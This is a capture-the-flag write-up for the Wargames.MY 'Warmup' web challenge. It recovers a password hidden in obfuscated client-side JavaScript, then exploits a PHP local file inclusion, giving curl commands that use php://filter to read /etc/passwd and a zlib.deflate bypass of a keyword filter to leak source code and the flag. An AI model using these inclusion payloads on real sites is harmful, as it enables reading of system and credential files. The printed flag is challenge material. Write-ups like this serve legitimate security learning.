Warmup - Web [15 Solves]
Description
Let's warm up! http://warmup.wargames.my
No attachment.
Flag
wgmy{1ca200caa85d3a8dcec7d660e7361f79}
TL;DR
- Password verification is on the client side, and the password is got from obfuscated JavaScript code.
- By LFI (Local File Inclusion), flag_for_warmup.php containing the flag is got.
Solution

Opening given URL, it showed a password input form.

As a test, entering test, an error was output indicating that it was an incorrect password.

Inspecting the HTML code using view-source:, I found that a JavaScript file named /static/script.min.js is being loaded.

Opening this JavaScript file in the Sources tab in DevTools, it revealed obfuscated JavaScript code.
I suspected that password verification is on the client side, so I set breakpoints at various locations and repeated entering the password. When setting a breakpoint in the part of if condition, I found that a URL path and what seemed like a password string were defined in a local variable.

eRLSQ: "/api/4aa22934982f984b8a0438b701e8dec8.php?x=flag_for_warmup.php"qXezE: "this_password_is_so_weak_i_can_crack_in_1_sec!"
Entering the password this_password_is_so_weak_i_can_crack_in_1_sec!, a message was displayed indicating that it is the correct password.

The message The flag is in the comments was displayed.
Opening the Network tab in DevTools and looking at the requests made when entering the password, a request to the URL path starting with /api/... was found.
The response to that request contained the message <!-- well, maybe not this comment -->, which is an HTML comment.

The URL of this request was http://warmup.wargames.my/api/4aa22934982f984b8a0438b701e8dec8.php?x=flag_for_warmup.php.
It executes a PHP file named 4aa22934982f984b8a0438b701e8dec8.php, with the query parameter x set to flag_for_warmup.php.
I suspected that flag_for_warmup.php is included using the include() function, and the flag is in a PHP comment rather than HTML comment.
I considered to get the source code of flag_for_warmup.php.
By using PHP's php://filter, it is possible to get the PHP code without rendering HTML after it is interpreted as PHP.
I decided to use this method, and it seems feasible with some form of encoding like Base64.
I referred to examples of payloads in File Inclusion - Payloads All The Things.
$ curl -k -s https://warmup.wargames.my/api/4aa22934982f984b8a0438b701e8dec8.php?x=php://filter/convert.base64-encode/resource=/etc/passwd
did you just mention "convert"?? i'm quitting now
I tried Base64 encoding, but due to filtering, the string convert could not be used.
Similarly, terms like input, string, data, and proc were also restricted.
However, I was able to use zlib.deflate.
When I hex-dumped it with the hd command, I confirmed that the response was coming back correctly.
$ curl -s -k -o - https://warmup.wargames.my/api/4aa22934982f984b8a0438b701e8dec8.php?x=php://filter/zlib.deflate/resource=flag_for_warmup.php | hd
00000000  35 cc db 0a 82 40 10 80  e1 7b 9f 62 ba d2 a0 c5  |5....@...{.b....|
00000010  35 c9 03 2d f6 22 41 4c  eb e8 0a 7b 90 71 43 24  |5..-."AL...{.qC$|
00000020  7a f7 8a e8 f6 e3 e7 57  97 d9 cc 49 42 cc 81 6f  |z......W...IB..o|
00000030  4c 73 e0 38 f9 31 93 fb  f3 07 b5 09 59 6a 88 e9  |Ls.8.1......Yj..|
00000040  9a 2e b0 85 07 c3 60 71  04 b5 38 b4 b6 9b 3c e8  |......`q..8...<.|
00000050  e0 1c f9 a8 f2 9f 80 da  09 01 2b 59 7b 00 87 db  |..........+Y{...|
00000060  9d c0 87 08 d1 4c cb bf  04 21 ba f4 fb ce 73 58  |.....L...!....sX|
00000070  47 b7 3d 0b 8d 47 29 35  62 73 ea 4b 6c 7a 4d ba  |G.=..G)5bs.KlzM.|
00000080  ee ab 4a 52 5d 56 c5 50  b7 af e4 0d              |..JR]V.P....|
0000008c
To decode the received response, I referred to this Stack Overflow post.
$ curl -s -k -o - https://warmup.wargames.my/api/4aa22934982f984b8a0438b701e8dec8.php?x=php://filter/zlib.deflate/resource=flag_for_warmup.php | php -r 'echo gzinflate(file_get_contents("php://stdin"));'
<?php

error_reporting(0);

echo('here\'s your flag <small>in comment</small> <!-- well, maybe not this comment -->');

// wgmy{1ca200caa85d3a8dcec7d660e7361f79}